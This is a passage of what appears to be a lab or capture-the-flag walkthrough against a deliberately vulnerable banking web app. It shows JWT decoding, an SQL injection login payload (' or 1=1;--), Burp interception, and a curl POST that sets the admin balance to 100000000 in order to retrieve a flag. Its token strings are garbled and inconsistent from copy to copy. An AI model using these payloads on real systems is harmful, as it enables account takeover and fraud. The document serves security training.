eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzMnywicz2NvcGUiOiJhY2NvdW50LXJlYWQlLCJleHAiOiJlNzYxNTgwOTIsImhhdCI6MTU3NjE1NzQ5Mn0uGwiJydy8x3tzNakz3rvQnDurnRlCg9IGtsgr-a7Z-3epDYJtV5UhyBule67nmdWrVvmuneueD0tCwieG0u3uY5aZxP2U2M171qcolifmttLrEiHESdfhStGOQrZRba1Xk\_HXZzMfM9PSpec8HLXEXZ0sTnjN-44WI-yIYxtbyw08laUvUb10pFjzVPpC3zFWPqVmVdF16uzudUI5wWOYHeSXwPBA



W9Jycbej9hhcnWOxk\_liEha7AjTlkxvUvo6JVilMbSBvLLzs5Q8bp3cx7FqwpNzF82Hes54xWVVVg9URxHLLLpLFG9O5jwhYqibSPYRayb7wRKWa\_9P4JYxhVOg

Visit <https://jwt.io> and decode the above obtained token:

## Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQilLCJleHAiOiE1NzYxNTgwOTIsImhhdCI6MTU3NjE1NzQ5Mn0.GwiJydY8x3tzNakz3rvQnDurnRlcg9IGtsgR-a7Z-3epDYJtV5UhyBule67nmdWrVvmuneueD0tCWieg0u3uY5aZxP2U2M171qcoIifmttLrEiHESdfhStGOQrZRba1Xk_HXZzMfM9PSpeC8HLEZ0sTnjN-44WI-yIYxtbyw081aUvUb10pFjzVPpC3zFWPqVmVdF16uzudU15wWOYHeSXwPBAW9Jycbej9hhcnWOxk_liEha7AjTlkxvUvo6JVilMbSBvLLzs5Q8bp3cx7FqwpNzF82Hes54xWVVVg9URxHLLLpLFG9O5jwhYqibSPYRayb7wRKWa_9P4JYxhVOg
```

## Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "Dummy Bank",  "acct": 1337,  "scope": "account-read",  "exp": 1576158092,  "iat": 1576157492}
```

VERIFY SIGNATURE

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.



# Welcome elliot!

**Account Number:** 1337

Check Balance

**Current Balance:** 500

Get Golden Ticket

**Error:** You need an account balance > 5000000 to get the Golden Ticket!

Logout

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the above user ("Elliot Alderson") also has read-only access to the account. Therefore, he can only read his account balance.

Click on the Logout button to logout from the Banking WebApp.

# Welcome elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

**Error:** You need an account balance > 5000000 to get the Golden Ticket!

Logout

**Step 5:** Login to the Banking WebApp as admin user.

As mentioned in the challenge description, the user input is not sanitized before querying the database.

Sending an SQL Injection payload to login into the Banking WebApp as admin user.

**Username:** elliot

**Password:** ' or 1=1;--

## Welcome to Secure Banking WebApp

### Login

**Username:** elliot

**Password:** ' or 1=1;--

Login

**Note:** Turn off the intercept mode for Burp Proxy for the following request.

# Welcome admin!

Account Number: 9999

Check Balance

Get Golden Ticket

Logout

The attempt to login as admin user was successful.

## Reason:

It is mentioned in the challenge description that in the database, the user entries are arranged in ascending order of user ID, with admin being the first entry in the database. So when the database got the credentials, it executed the query that returned all user entries and it must have returned the first entry from the results. And since the first entry was of admin user, the account of admin user got compromised.

Click on Check Balance button to check the balance of admin user.

# Welcome admin!

Account Number: 9999


Check Balance

Get Golden Ticket

Logout

**Note:** Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.

Check the intercepted request in BurpSuite.



Forward the above request.

Notice that a JWT Token is passed in this request.

#### JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6OTk5OSwic2NvcGUiOiJhY2NvdW50LXdyZXhwaXNjaXNTc2MTU4NjExLCJpYXQiOiJlNzYxNTgwMTF9.N3\_4hua3\_JXMtamMnog567lvmHvGU\_WciSJJBVvH9PBY7yd9BIM9u7SKklhgzoY43aPcpGfIAUaIVkxUP2YrLFYtpQzh63yKUqHGMSG3aenD2cHq8WZNfhECTfR\_kPJ3kFKKZDx-ZoY4XQ\_PX4U9bl3SBTsfzz975BH7mOKCRhYuJW7Vsc1RozrQ82JgixUniLyj6X9l9E3j8StoBJopwED1YOLp-RFuAa8GkdvsQzDnWG3h86hlwv3U\_84oPbRgOp0OfkRzPgIhzPuleOb-lBjiBzomDBjasijIgoXg49NPnn-YwNl2wYorQ2L8Q21LQfybwaPcW\_kI2-47cwGg

Decoding this token using <https://jwt.io>:



## Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE0OTk5OSwic2NvcGUiOiJhY2NvdW50LXdyZXhwaXN0IiwiaWF0IjE1NTYxNTgwMTF9.N3_4hua3_JXMtamMnog567lvmHvGU_WciSJJBVvH9PBY7yd9B1M9u7SKk1lhgz0Y43aPcpGf1AUaIVkxUP2YrLFYtpQzh63yKUqHGMSG3aenD2cHq8WZNfhECtfr_kPJ3kFKKZDx-ZoY4XQ_PX4U9b13SBTsfzz975BH7mOKCRhYuJW7Vsc1RozrQ82JgixUniLyj6X919E3j8StoBJopwED1YOLp-RFuAa8GkdvsQzDnWG3h86h1Wv3U_84oPbRgOp00fkRzPgIhzPuleOb-1BjiBzomDBjasijIgoXg49NPnn-YwN12wYorQ2L8Q21LQfybwaPcW_kI2-47cwGg
```

## Decoded EDIT THE PAYLOAD AND SECRET

### HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

### PAYLOAD: DATA

```
{  "iss": "Dummy Bank",  "acct": 9999,  "scope": "account-write",  "exp": 1576158611,  "iat": 1576158011}
```

### VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +
```

Notice that this token has a scope of "account-write".

Forward the above intercepted request.

# Welcome admin!

**Account Number:** 9999

Check Balance

**Current Balance:** 6000

Get Golden Ticket

Logout

The account balance of the admin user is \$6000.

Click on Get Golden Ticket button to get the Golden Ticket:

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```
GET /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above intercepted request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Content-Type: application/json
Content-Length: 512
Origin: http://192.248.164.3:5000
Connection: close

{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYwNjdCI6OTk5S2NvcGU0IjYyZnVudW50LXdyXRLiwiZXhwIjozNTc2MTU4NjExLCJpYXQiOiJlZ1NzYXNTgMTF9.N3_4hua3_JXMTamMnog567lvmHvGU_wciSJJBVH9PB7yd9BLM9u7SKkl_lhgzoY43aPcpGfLAUaIVkxUP2YrLFYtpQzh63yKUqHGMSG3aenD2cHq8WZNFhEctfR_kPJ3kFKKZDx-ZoY4XQ_PX4U9b13SBTsFzz975BH7mOKCRhyuJW7Vsc1RozrQ82JgjxUniLyj6X9L9E3j8StoBJopwED1YOLp-RFuAa8GkdvsQzDnWg3h86hlwv3U_84oPbRgOp00fkrZPgIhzPuleOb-1BjiBzomDBjasijIgoXg49NPnn-YwNL2wYorQ2L8Q21LQfybwaPcw_kI2-47cwGg"}
```

Forward the above request.

Notice that the JWT Token passed in the request to check the balance is also passed in this request to get the Golden Ticket.

## Welcome admin!

**Account Number:** 9999

Check Balance

**Current Balance:** 6000

Get Golden Ticket

**Error:** You need an account balance > 5000000 to get the Golden Ticket!

Logout

**Step 7:** Increasing the balance for admin's account and retrieving the Golden Ticket.

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of admin's account and set it to a value greater than 5000000:

**Command:** curl -X POST -H "Content-Type: application/json"  
http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 10000000, "token":  
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWVudCI6OTk5O  
Swic2NvcGUiOiJhY2NvdW50LXdyZXhwaXNjaXNTc2MTU4NjExLCJpYXQiOiE1NzYxNTgw  
MTF9.N3\_4hua3\_JXMtamMnog567lvmHvGU\_WciSJJBVvH9PBY7yd9BIM9u7SKllhgzoY43aP



cpGfIAUaIVkxUP2YrLFYtpQzh63yKUqHGMSG3aenD2cHq8WZNfhECTfR\_kPJ3kFKKZDx-ZoY4XQ\_PX4U9bl3SBTsfzz975BH7mOKCRhYuJW7Vsc1RozrQ82JgJxUniLyj6X9l9E3j8StoBJopwED1YOLp-RFuAa8GkdvsQzDnWG3h86hlWv3U\_84oPbRgOp0OfkRzPgIhzPuleOb-lBjiBzomDBja sijlgoXg49NPnn-YwNl2wYorQ2L8Q21LQfybwaPcW\_kI2-47cwGg"}'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI60Tk50Swic2NvcGUiOiJhY2NvdW50LXdyZXRLIiwiaXhwIjozNTc2MTU4NjExLCJpYXQ0IjE1NzYxNTgwMTF9.N3_4hua3_JXMtamMnog567lvmHvGU_wciSJJBVvH9PBY7yd9BlM9u7SKkl1hgzoY43aPcpGfIAUaIVkxUP2YrLFYtpQzh63yKUqHGMSG3aenD2cHq8WZNfhECTfR_kPJ3kFKKZDx-ZoY4XQ_PX4U9bl3SBTsfzz975BH7mOKCRhYuJW7Vsc1RozrQ82JgJxUniLyj6X9l9E3j8StoBJopwED1YOLp-RFuAa8GkdvsQzDnWG3h86hlWv3U_84oPbRgOp0OfkRzPgIhzPuleOb-lBjiBzomDBja sijlgoXg49NPnn-YwNl2wYorQ2L8Q21LQfybwaPcW_kI2-47cwGg"}'
{"uname": "admin", "balance": 100000000, "email": "admin@dummybank.com"}root@attackdefense:~#
root@attackdefense:~#
```

Check the balance again:

## Welcome admin!

**Account Number:** 9999

Check Balance

**Current Balance:** 6000

Get Golden Ticket

**Error:** You need an account balance > 5000000 to get the Golden Ticket!

Logout

**Note:** Turn off the intercept mode in Burp Proxy for all further requests.



# Welcome admin!

**Account Number:** 9999

Check Balance

**Current Balance:** 100000000

Get Golden Ticket

Logout

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

Click on Get Golden Ticket to get the Golden Ticket:

# Welcome admin!

**Account Number:** 9999

Check Balance

**Current Balance:** 100000000

Get Golden Ticket

**Golden Ticket:** This\_Is\_The\_Golden\_Ticket\_5bf9406150766d0e59deb6b73f8423b6

Logout

**Golden Ticket:** This\_Is\_The\_Golden\_Ticket\_5bf9406150766d0e59deb6b73f8423b6



## References:

1. OWASP API Security ([https://www.owasp.org/index.php/OWASP\\_API\\_Security\\_Project](https://www.owasp.org/index.php/OWASP_API_Security_Project))
2. JWT debugger (<https://jwt.io/#debugger-io>)